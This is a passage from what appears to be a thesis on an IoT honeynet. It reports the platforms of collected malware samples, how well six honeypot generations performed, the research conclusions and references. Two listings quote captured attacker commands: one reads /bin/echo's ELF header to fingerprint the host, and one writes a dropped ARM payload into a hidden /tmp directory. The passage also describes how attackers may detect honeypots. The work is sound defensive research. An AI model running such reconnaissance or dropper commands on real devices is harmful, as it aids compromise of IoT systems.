ELF 32-bit LSB executable, ARM	14
ELF 64-bit LSB executable, x86-64	12
data	6
POSIX shell script executable (binary data)	5
ELF 32-bit LSB executable, Intel 80386	4
ISO-8859 text, with very long lines	4
ASCII text, with no line terminators	3
ASCII text, with very long lines	2
Bourne-Again shell script executable (binary d...	1
ELF 32-bit MSB executable, SPARC	1
OpenSSH RSA public key	1
UTF-8 Unicode text, with CRLF line terminators	1
UTF-8 Unicode text, with very long lines	1
empty	1

5.4.6 ELF header detection

The set of commands in Listing 17 is used to retrieve the first 52 bytes of the **/bin/echo** utility which contains the ELF header used by the attackers to infer the hardware platform of the honeypot (discussed in Section 3.4.3). The chain of commands used to achieve the task seems unnecessarily complex. The same end-result would be achieved by running the command `dd bs=52 if=/bin/echo`. Speculatively, the purpose of the complex incantation is to ensure that the attacker is interacting with a fully-featured Unix shell capable of parsing complex and composite expressions. This could be used as a mechanism to detect/bypass Low-Interaction Honeypot (LIH) and even MIH honeypots.

Listing 17: Retrieval of ELF headers

```
cd /tmp; cat .s || cp /bin/echo .s; /bin/busybox YPBJS
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
```

5.5 Evolutionary Improvements

The evolution of the HN took place over six generations as discussed in Section 3.4 and Section 4.7. The resulting evolutionary improvements for each generation are examined below.

5.5.1 Generation I

The first generation of the experiment was deployed using a default Cowrie configuration, which mimics an x86 architecture. The design and implementation were discussed in Section 3.4.1 and Section 4.7.1 respectively. The HN captured data from the 28th March 2018 until the 18th April 2018 collecting 3,636,533 events and 43 unique malware samples. The breakdown in Table 5.12 shows that the majority of samples collected were in *ASCII* format. The composition of the ASCII samples was as previously discussed in Section 5.4.3

Table 5.12: Generation I - Malware Samples (by platform)

platform	count
ASCII	30
x86	4
ARM	3
MIPS	2
PowerPC	1
SH4	1
SPARC	1
M68K	1

On examining the ASCII payload a malware-delivery strategy was observed in which attackers attempt to infect the honeypot without any knowledge of the underlying hardware platform. This behaviour was previously discussed in Section 5.4.3.

The results are contrary to expectations. Cowrie is an x86 honeypot. It ought to excel at this task yet very few x86 malware samples were being observed suggesting that attackers are either effectively detecting the honeypot, or that alternative platform-detection mechanisms were at play. These findings influenced the design decisions discussed in Section 3.4.2.

5.5.2 Generation II

The design (Section 3.4.2) and implementation (Section 4.7.2) were effective in maximising the volume of x86 malware collected, however ASCII samples still dominated the cohort. Since substitution of ASCII for x86 samples did not take place and the total number of unique samples collected nearly doubled from the previous generation this was a marked improvement in the effectiveness of the HN.

Table 5.13: Generation II - Malware Samples (by platform)

platform	count
ASCII	51
x86	29
Total	80

5.5.3 Generation III

The design (Section 3.4.3) and implementation (Section 4.7.3) were intended to maximise the collection of ARM-based malware samples. This was ineffective. The cohort was still dominated by ASCII and x86 samples - exactly as in *Generation II*. The single ARM sample collected was produced by the session shown in Listing 18 which suggests that the payload was delivered

Table 5.14: Generation III - Malware Samples (by platform)

architecture	count
ASCII	50
x86	33
ARM	1
Total	84

Listing 18: Session Responsible for ARM malware

```
mkdir /tmp/.xs/
cat >/tmp/.xs/daemon.armv4l.mod
```

This negative result indicated that the researcher did not understand the platform-detection mechanisms used by attackers and the changes made to Cowrie were insufficient to make it appear as an ARM system. The identification of those mechanisms was previously discussed in Section 5.4.6. This discovery led to significant changes to the design (Section 3.4.4) and implementation (Section 4.7.4) of *Generation IV*.

5.5.4 Generation IV

In this phase of the experiment numerous ARM malware samples were successfully collected, while the number of X86 samples were minimised indicating that the mechanisms (Section 3.4.4 and Section 4.7.4) for making the honeypot mimic a ARM hardware were successful. An increased number of sessions as well as more frequent attempts to upload

various IoT malware samples to the HN were observed. The number of malware samples collected is shown in Table 5.15.

Table 5.15: Generation IV - Malware Samples (by platform)

architecture	count
ASCII	33
ARM	32
unknown	5
x86	2
Total	72

5.5.5 Generation V

The goal of *Generation V* was to perform a cross-sectional analysis of Cowrie running with and without the *StaticResponder* developed in *Generation IV*. The experiment ran for 6 days. The volume of malware samples collected is shown in Section 5.5.5. The column *default* represents Cowrie with the *StaticResponder* disabled, and *responder* represents Cowrie with the *StaticResponder* enabled.

Both configurations collected an total of 18 ARM-based malware samples, however the configuration with the *StaticResponder* enabled collected fewer ASCII, SPARC and x86 samples. There were fewer false positives matches for non-ARM malware. This is a positive result suggesting that the training mechanism designed in *Generation IV* were effective in making the HN closely mimic an ARM system.

Table 5.16: Generation V - Malware Samples (by platform and config)

architecture	default	responder
ARM	18	18
ASCII	35	25
SPARC	1	0
unknown	2	3
x86	8	0

5.5.6 Generation VI

The design (Section 3.4.6) and implementation (Section 4.7.6) aimed at performing a cross-sectional analysis of three Cowrie configurations. In addition to the configurations

used in *Generation V* the third configuration used was the ELF-header patching mechanism introduced in *Generation IV* (Section 3.4.4 and Section 4.7.4). The results are shown in Section 5.5.6.

Table 5.17: Generation VI - Malware Samples (by platform and config)

platform	elf-patch	default	responder
ARM	29	35	35
ASCII	29	23	16
gzip	25	14	22
unknown	1	1	2
None	1	0	0

As previously observed in Section 5.5.5 the *default* and *responder* configurations collected an identical number of malware samples, with the *responder* configuration retrieving fewer ASCII samples.

The *elf-patch* configuration collected fewer malware samples than the *default* and *responder* configurations. This was an unexpected result which seems to undermine the effectiveness of this feature when first discussed in Section 5.5.4. It is possible that this is just a chance anomaly. An opportunity for future work/research exists. See Section 6.5.

The overall effectiveness of *Generation VI* is compared to prior generations in the next section.

5.6 Overall Honeynet Effectiveness

The number of unique malware samples collected by each generation of the HN are shown in Table 5.18. The *Days to 95%* column represents the number of days it took for the HN to collect 95% of all malware samples observed for a particular generation. The *Effectiveness* column is derived by dividing *Total Samples* by *Days to 95%* - it represents the approximate number of unique malware samples collected by the HN for each day in operation.

Table 5.18: Effectiveness of Malware Gathering

Generation	Total Samples	Days to 95%	Effectiveness
I	43	17	2.53
II	80	18	4.44
III	84	23	3.65
IV	73	3	24.33
V	71	3	23.67
VI	130	2	65.00

The convergence rates are also visualised in Figure 5.13. While *Generation I* of the HN was collecting only 2.53 unique samples per day. The various improvement increased this by an order of magnitude to approximately 24 samples per day in *Generation III* and *Generation IV*. The effectiveness of the experiment peaked in *Generation VI* with 65 unique samples being collected every day. This is a positive result for the various improvements discussed in Section 3.4 and Section 4.7.




Figure 5.13: Honeynet Effectiveness

Generations V and VI Cross-sectional analysis

In Section 3.4.6 the HN design was improved allowing different Cowrie configurations to run concurrently. This allows for for cross-sectional analysis of the obtained data.

Figure 5.14 shows the number of events (aggregated hourly) observed by each configuration in the HN. The *ELF Patch* and *GraphResponder* configurations track equivalently throughout the lifespan of the experiment peaking at about 30000 events per hour. The

Default configuration observed two spikes of approximately 70k events per hour.




Figure 5.14: Generation VI - Cross-sectional Effectiveness

The graph in Figure 5.15 tracks the cumulative total of malware samples collected by each configuration. About 22 hours after the HN was launched the *Default* and *ELF Patch* configuration observed an increased rate of malware sample collection. This behaviour is unaccounted for.




Figure 5.15: Generation VI - Total Malware Samples (per config)

The malware collected by each configuration is classified by MIME type in Figure 5.16. The *ELF Patch* configuration collected the highest number of samples, but ti also collected less ARM samples than either the *Default* or *GraphResponder* configurations. This is unexpected, but it is not conclusive evidence that the improvements made were counter-productive. It's plausible that the increased collection rate in the last two hours of the experiment accounts for this discrepancy.




Figure 5.16: Generation VI - Unique Platform Samples (per config)

The intersection of unique malware samples across each configuration is shown in Figure 5.17. 44 samples were observed by all three configurations, yet each configuration uniquely observed a significant number of samples that the other two configurations did not. The diversity of configurations in the HN yields a corresponding diversity in the malware samples collected.




Figure 5.17: Generation VI - Sample Intersection

5.7 Summary

In this chapter the dataset collected by the HN was examined in this chapter. General trends and anomalies in attacker behaviour were identified and examined in further detail. The malware samples collected were classified by MIME and malware type allowing us to survey the IoT malware landscape. Lastly, the effectiveness of the iterative improvements made to the HN were quantified.

6

Conclusion

In this chapter the research is concluded. The structure is as follows:

- **Section 6.1** Recaps previous chapters.
- **Section 6.2** Analyses the research questions and their respective answers.
- **Section 6.3** Outline of contributions as a direct result of this research.
- **Section 6.4** Reflects on the research.
- **Section 6.5** Discusses opportunities for future work based on this research's findings.

6.1 Recap

Chapter 1 introduced the IoT landscape and a number of general concerns were identified leading to the synthesis of our research questions and objectives.

Chapter 2 surveyed the existing literature pertaining to the broader IoT landscape, the prior use of honeypots for malware collection and intelligence gathering, the current set of threats being observed in the wild and the economic factors driving attacker behaviour.

Chapter 3 discussed the principles, technology stack and iterative improvement steps used to design each generation of the HN.

Chapter 4 covered implementation-specifics of the designs from Chapter 4 and discussed reproducibility of the experiment.

Chapter 5 analysed the data and malware samples collected and quantified the effectiveness of the evolutionary improvements made to the HN.

6.2 Research questions

The research questions from Section 1.2 are revisited below.

- **What are the current tools and tactics of attackers targeting IoT devices?**

  The predominant toolset observed throughout the lifespan of the HN are Mirai-based botnets. The publicly-available source code is statically compiled to execute on a number of possible platforms (x86, MILPS, ARM4, 5, 6 and 7; PowerPC, M68k and SH4) as shown in the Listing C.1. The HN was accessed exclusively via default Telnet/SSH credentials.

- **Are the toolchains used for attacking IoT devices evolving? In what way and to what end?**

  No evidence of evolution was observed over the six generations (spanning 18 months) of the experiment. Attacker continue to rely on weak credentials and the majority of traffic observed originates from variants of the publicly-available Mirai

source code. There appears to be no need for sophisticated techniques given the effectiveness of dictionary attacks. In *Generation VI* of the experiment (Section 5.4.4) a resurgence of the Perl-based were observed. These tools date back to 2010 as per (De Donno *et al.*, 2017).

In the post-exploitation phase attackers use two distinct methods of infection:

- Retrieve payload via HTTP/FTP
- Drop payload via SSH/Telnet.

These findings corroborate with results published by Alrawi *et al.* (2021).

- **Do attackers find IoT systems valuable for purposes other than launching DDoS attacks?**
  - In *Generation II* attempts were observed to use the HN for proxying TCP connections to port 443, 25 and 80. This behaviour consistent with purported clickjacking as outlined in Schneier (2017).
  - In *Generation IV* novel behaviour was observed attempting to use the HN for connecting to a MORPG server which requires further investigation.
  - Throughout the six generations only a single malware sample for mining the Monero crypto-currency was collected. This corresponds to findings in Nijhuis (2017) asserting that IoT platforms are not feasible for crypto-currency mining.

- **What significant behavioural differences are there between honeypots and real IoT systems?**

On the continuum of Medium-to-High interaction honeypots the most significant feature gap identified between Cowrie and real-world IoT systems is the non-representative functionality of login shell implementation. Cowrie does not properly handle complex pipe and output redirection compositions common to most Unix shells. This behavioural disparity can potentially be used to distinguish honeypots from real systems. The *StaticResponder* discussed in Section 3.4.4 was used to identify a number of problematic shell expressions.

6.3 Research Contributions

All data and source code used for this research was made publicly available on the Open Science Framework website at `https://osf.io/vkcrn/`. The OSF hosted project

contains the following files/directories:

- **postgress-dump** is a complete dump of the PostgreSQL database used for the analysis in chapter 5.
- **openwrt-images** contains the bootable QEMU images used for emulating ARM, MIPS and x86 IoT devices as discussed in Section 4.7.4.
- **cowrie-malware-samples** contains all malware samples collected over the 6 generations of the HN.
- **tgenov/MSC2018-Code** contains all the source code used throughout the research such as Terraform recipes, Jupyter Notebooks, QEMU Image builder, hostdiff etc.

In addition to the above a number of feature changes were submitted to the Cowrie project based on the findings uncovered throughout this research. All collected malware samples were submitted to VirusTotal.

6.4 Reflection

The problem statement from Section 1.1 is re-stated:

> Commercially-available IoT platforms are typically resource-constrained and run on custom operating systems with minimal instrumentation making them opaque to administrators. The heterogeneity in platforms makes it practically infeasible to develop or install any traditional end-point security software which could potentially detect or prevent common attacks. Given the increased rate and scale of IoT compromises the heterogeneity and resource constraints do not appear to be an obstacle for attackers. This creates an asymmetry which greatly disadvantages defenders of IoT devices.

6.5 Future work

A number of opportunities exist for continuing on the current work.

- Re-deploying the HN with Cowrie configured to mimic the MIPS and ARM platform concurrently would allow for cross-sectional analysis which would

help determine whether attackers have preference towards any particular hardware platform.

- In *Generation VI* of the experiment (Section 5.4.1) the HN observed hundreds of thousands connection attempts to servers for the RunEscape[1] online game. The motives for these connections are not well understood raising questions about the threats IoT botnets could pose to online gaming platforms beyond the typical DDoS attacks.
- As outlined in Section 3.4.7 the the **graphgenerator.py** module was developed and trained using session data from the HN but it was not deployed. Opportunity exists to complete this work and quantify the effectiveness of the HN when using smarter responders. Extending the effectiveness of the responder may benefit further by leveraging Reinforcement Learning models (Dowling *et al.*, 2018) or Markov Chains (Alhajri *et al.*, 2019).
- Finally, the techniques developed in this research and the interactive session data already obtained can be used to re-train the HN to closely mimic other IoT devices.

[1] `http://www.runescape.com/`

References

0x00Sec. IoT Malware Droppers (Mirai and Hajime). 2017. Accessed: 2021-07-20.
URL `https://0x00sec.org/t/iot-malware-droppers-mirai-and-hajime/1966`

Al Shorman, A., Faris, H., and Aljarah, I. Unsupervised intelligent system based on one class support vector machine and Grey Wolf optimization for IoT botnet detection. *Journal of Ambient Intelligence and Humanized Computing*, 11(7):2809–2825, 2020. doi:10.1007/s12652-019-01387-y.

Alata, E., Nicomette, V., Kaâniche, M., Dacier, M., and Herrb, M. Lessons learned from the deployment of a high-interaction honeypot. In *Dependable Computing Conference, 2006. EDCC'06. Sixth European*, pages 39–46. IEEE, 2006. doi:10.1109/EDCC.2006.17.

Alhajri, R., Zagrouba, R., and Al-Haidari, F. Survey for Anomaly Detection of IoT Botnets Using Machine Learning Auto-Encoders. *International Journal of Applied Engineering Research*, 14(10):2417–2421, 2019.

Alrawi, O., Lever, C., Valakuzhy, K., Snow, K., Monrose, F., Antonakakis, M. *et al.* The Circle Of Life: A Large-Scale Study of The IoT Malware Lifecycle. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*. 2021.

Angrishi, K. Turning Internet of Things (IoT) into internet of vulnerabilities (IoV): IoT botnets. *arXiv preprint DOI arXiv:1702.03681*, 2017.

Baecher, P., Koetter, M., Holz, T., Dornseif, M., and Freiling, F. The nepenthes platform: An efficient approach to collect malware. In *International Workshop on Recent Advances in Intrusion Detection*, pages 165–184. Springer, 2006.

Bellard, F. QEMU, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, pages 41–46. 2005.

Benkhelifa, E., Welsh, T., and Hamouda, W. A Critical Review of Practices and Challenges in Intrusion Detection Systems for IoT: Toward Universal and Resilient Systems. *IEEE Communications Surveys Tutorials*, 20(4):3496–3509, 2018. doi:10.1109/COMST.2018.2844742.

Bertino, E. and Islam, N. Botnets and Internet of Things security. *Computer*, 50(2):76–79, 2017.

Borgia, E. The Internet of Things vision: Key features, applications and open issues. *Computer Communications*, 54:1–31, 2014.

Bray, T. RFC 7159: The javascript object notation JSON data interchange format. *Internet Engineering Task Force (IETF)*, 2014.

Brown, E. MIPS Takes on ARM in the Internet of Things. 2014. Accessed: 2021-01-10.
URL `https://www.linux.com/news/mips-takes-arm-internet-things`

Ceron, J. M., Steding-Jessen, K., Hoepers, C., Granville, L. Z., and Margi, C. B. Improving iot botnet investigation using an adaptive network layer. *Sensors*, 19(3):727, 2019.

Chaabouni, N., Mosbah, M., Zemmari, A., Sauvignac, C., and Faruki, P. Network intrusion detection for IoT security based on learning techniques. *IEEE Communications Surveys & Tutorials*, 21(3):2671–2701, 2019.

Chen, D. D., Woo, M., Brumley, D., and Egele, M. Towards Automated Dynamic Analysis for Linux-based Embedded Firmware. In *Network and Distributed System Security Symposium*, pages 1–16. 2016.

Chen, P. M. and Noble, B. D. When virtual is better than real: operating system relocation to virtual machines. In *Hot Topics in Operating Systems, 2001. Proceedings of the Eighth Workshop on*, pages 116–121. IEEE, 2001.

Constantin, L. Hackers found 47 new vulnerabilities in 23 IoT devices at DEF CON. 2017. Accessed: 2021-07-20.
URL `https://www.csoonline.com/article/3119765/security/hackers-found-47-new-vulnerabilities-in-23-iot-devices-at-def-con.html`

Constantin, L. Nation State Actor Builds Massive Army of Compromised Routers. 2018. Accessed: 2021-03-28.
URL `https://securityboulevard.com/2018/05/nation-state-actor-builds-massive-army-of-compromised-routers/`

Conti, M., Dehghantanha, A., Franke, K., and Watson, S. Internet of Things security and forensics: Challenges and opportunities. Future Gen-

eration Computer Systems Volume 78, Part 2, January 2018, Pages 544-546, 2018. doi:10.1016/j.future.2017.07.060.

Cui, A. and Stolfo, S. J. A quantitative analysis of the insecurity of embedded network devices: results of a wide-area scan. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 97–106. ACM, 2010.

Cui, L., Yang, S., Chen, F., Ming, Z., Lu, N., and Qin, J. A survey on application of machine learning for Internet of Things. *International Journal of Machine Learning and Cybernetics*, 9(8):1399–1417, 2018.

De Donno, M., Dragoni, N., Giaretta, A., and Spognardi, A. Analysis of DDoS-capable IoT malwares. In *Proceedings of 1st International Conference on Security, Privacy, and Trust (INSERT)*, pages 807–816. 2017.

Deutsch, P. RFC 1952: GZIP file format specification version 4.3. Technical report, 1996.

Dierks, T. and Rescorla, E. RFC 5246: The Transport Layer Security (TLS) protocol. Technical report, Internet Engineering Task Force (IETF), 2008.

Dinaburg, A., Royal, P., Sharif, M., and Lee, W. Ether: malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 51–62. ACM, 2008.

Dodson, M., Beresford, A. R., and Thomas, D. R. When will my PLC support Mirai? The security economics of large-scale attacks against Internet-connected ICS devices. Technical report, 2020. doi:10.17863/CAM.59520.

Dolan-Gavitt, B., Leek, T., Zhivich, M., Giffin, J., and Lee, W. Virtuoso: Narrowing the semantic gap in virtual machine introspection. In *Security and Privacy (SP), 2011 IEEE Symposium on*, pages 297–312. IEEE, 2011a.

Dolan-Gavitt, B., Payne, B., and Lee, W. Leveraging forensic tools for virtual machine introspection. 2011b. Accessed: 2021-07-20.
URL `https://smartech.gatech.edu/handle/1853/38424`

Dovgalyuk, P., Fursova, N., Vasiliev, I., and Makarov, V. QEMU-based framework for non-intrusive virtual machine instrumentation and introspection. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, pages 944–948. ACM, 2017.

Dowling, S., Schukat, M., and Barrett, E. Using Reinforcement Learning to Conceal Honeypot Functionality. In *Joint European Conference on*

Machine Learning and Knowledge Discovery in Databases, pages 341–355. Springer, 2018.

Eastlake, D. and Hansen, T. RFC 4634-US Secure Hash Algorithms (SHA and HMAC-SHA). *Internet Engineering Task Force (IETF)*, 2006.

Edwards, S. and Profetis, I. Hajime: Analysis of a decentralized internet worm for IoT devices. 2016. Accessed: 2021-08-17.
URL `http://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf`

Evanczuk, S. 2019 Embedded Markets Study reflects emerging technologies, continued C/C++ dominance. 2019. Accessed: 2021-07-20.
URL `https://www.embedded.com/2019-embedded-markets-study-reflects-emerging-technologies-continued-c-c-dominance/`

Fan, W., Du, Z., Fernández, D., and Villagrá, V. A. Enabling an Anatomic View to Investigate Honeypot Systems: A Survey. *IEEE Systems Journal 12.4 (2017): 3906-3919*, pages 1–14, 2017.

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., and Berners-Lee, T. RFC 2616: Hypertext transfer protocol–HTTP/1.1. Technical report, 1999.

Fowler, M., Highsmith, J. *et al.* The Agile manifesto. *Software Development*, 9(8):28–35, 2001.

Freed, N. and Borenstein, N. RFC 2049: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. Technical report, 1996.

FSecure. IoT Threat Landscape: Old hacks, new devices. 2019. Accessed: 2021-08-22.
URL `https://blog-assets.f-secure.com/wp-content/uploads/2019/04/01094545/IoT-Threat-Landscape.pdf`

Fu, Y. and Lin, Z. Space traveling across vm: Automatically bridging the semantic gap in virtual machine introspection via online kernel data redirection. In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 586–600. IEEE, 2012.

Galov, N. How Many IoT Devices Are There in 2021? 2021. Accessed: 2021-07-22.
URL `https://techjury.net/blog/how-many-iot-devices-are-there/`

Gooding, M. Are risc-v chips ready to compete with arm? 2020. Accessed: 2021-07-21.

URL https://techmonitor.ai/techonology/hardware/risc-v-arm-nvidia-intel-open-source

Greenberg, A. The Reaper IoT Botnet Has Already Infected a Million Networks. 2017. Accessed: 2021-07-20.
URL https://www.wired.com/story/reaper-iot-botnet-infected-million-networks/

Guarnizo, J. D., Tambe, A., Bhunia, S. S., Ochoa, M., Tippenhauer, N. O., Shabtai, A., and Elovici, Y. Siphon: Towards scalable high-interaction physical honeypots. In *Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security*, pages 57–68. ACM, 2017.

Gutnikov, A., Badovska, E., Kupreev, O., and Shmelev, Y. DDoS attacks in Q2 2021. 2021. Accessed: 2021-07-28.
URL https://securelist.com/ddos-attacks-in-q2-2021/103424/

Han, W., Zhao, Z., Doupé, A., and Ahn, G.-J. Honeymix: Toward sdn-based intelligent honeynet. In *Proceedings of the 2016 ACM International Workshop on Security in Software Defined Networks & Network Function Virtualization*, pages 1–6. 2016.

Herwig, S., Harvey, K., Hughey, G., Roberts, R., and Levin, D. Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet. In *Network and Distributed System Security Symposium (NDSS)*. 2019.

Hewlett-Packard. Internet of Things research study. 2015.
URL https://www8.hp.com/us/en/hp-news/press-release.html?id=1909050

Hilt, S., Mercês, F., Rosario, M., and Sancho, D. Worm War: The Botnet Battle for IoT Territory. *documents. trendmicro. com*, page 30, 2021.

Hizver, J. and Chiueh, T.-c. Real-time deep virtual machine introspection and its applications. In *ACM SIGPLAN Notices*, volume 49, pages 3–14. ACM, 2014.

Huang, L. and Zhu, Q. Adaptive Honeypot Engagement through Reinforcement Learning of Semi-Markov Decision Processes. *arXiv preprint*, 2019. doi:arXiv:1906.12182.

Hummel, R. and Hildebrand, C. Crossing the 10 Million Mark: DDoS Attacks in 2020. 2020. Accessed: 2021-07-10.
URL https://www.netscout.com/blog/asert/crossing-10-million-mark-ddos-attacks-2020

Jiang, X. and Wang, X. "Out-of-the-box" Monitoring of VM-based High-Interaction Honeypots. In *International Workshop on Recent Advances in Intrusion Detection*, pages 198–218. Springer, 2007.

Jiang, X., Wang, X., and Xu, D. Stealthy malware detection through vmm-based out-of-the-box semantic view reconstruction. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, pages 128–138. ACM, 2007.

Jordan, M. I. and Mitchell, T. M. Machine learning: Trends, perspectives, and prospects. *Science*, 349(6245):255–260, 2015.

Josefsson, S. RFC 4648: The Base16, Base32, and Base64 Data Encodings. Technical report, Internet Engineering Task Force (IETF), 2009.

Karami, M. and McCoy, D. Understanding the Emerging Threat of DDoS-as-a-Service. In *Workshop on Large-Scale Exploits and Emergent Threats*. USENIX, 2013.

Kedrowitsch, A., Yao, D., Wang, G., and Cameron, K. A First Look: Using Linux Containers for Deceptive Honeypots. *The 2017 Workshop*, 2017. doi:10.1145/3140368.3140371.

Kolias, C., Kambourakis, G., Stavrou, A., and Voas, J. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

Krebs, B. Reaper: Calm Before the IoT Security Storm? 2017. Accessed: 2021-01-10.
URL `https://krebsonsecurity.com/2017/10/reaper-calm-before-the-iot-security-storm/`

Kuskov, V., Kuzin, M., Shmelev, Y., Makrushin, D., and Grachev, I. Honeypots and the Internet of Things. 2017. Accessed: 2021-03-16.
URL `https://securelist.com/honeypots-and-the-internet-of-things/78751/`

Lengyel, T. K., Neumann, J., Maresca, S., Payne, B. D., and Kiayias, A. Virtual Machine Introspection in a Hybrid Honeypot Architecture. In *5th Workshop on Cyber Security Experimentation and Test (CSET 12)*. 2012.

Letić, J. Internet of Things statistics for 2020 – Taking things apart. Technical report, 2019. Accessed: 2021-01-10.
URL `https://dataprot.net/statistics/iot-statistics/`

Lingenfelter, B., Vakilinia, I., and Sengupta, S. Analyzing variation among IoT botnets using medium interaction honeypots. In *2020 10th Annual*

Computing and Communication Workshop and Conference (CCWC), pages 0761–0767. IEEE, 2020. doi:10.1109/CCWC47524.2020.9031234.

Looga, V., Ou, Z., Deng, Y., and Yla-Jaaski, A. Mammoth: A massive-scale emulation platform for internet of things. In *Cloud Computing and Intelligent Systems (CCIS), 2012 IEEE 2nd International Conference on*, volume 3, pages 1235–1239. IEEE, 2012.

Lueth, K. L. IoT 2019 in Review: The 10 Most Relevant IoT Developments of the Year. 2019. Accessed: 2021-01-10.
URL `https://iot-analytics.com/iot-2019-in-review/`

Lueth, K. L. State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time. 2020. Accessed: 2020-12-11.
URL `https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non-iot-for-the-first-time/`

Luo, T., Xu, Z., Jin, X., Jia, Y., and Ouyang, X. IoTCandyJar: Towards an Intelligent-Interaction Honeypot for IoT Devices. Technical report, Black Hat, 2017.

Marzano, A., Alexander, D., Fonseca, O., Fazzion, E., Hoepers, C., Steding-Jessen, K., Chaves, M. H., Cunha, Í., Guedes, D., and Meira, W. The evolution of bashlite and mirai iot botnets. In *2018 IEEE Symposium on Computers and Communications (ISCC)*, pages 813–818. IEEE, 2018.

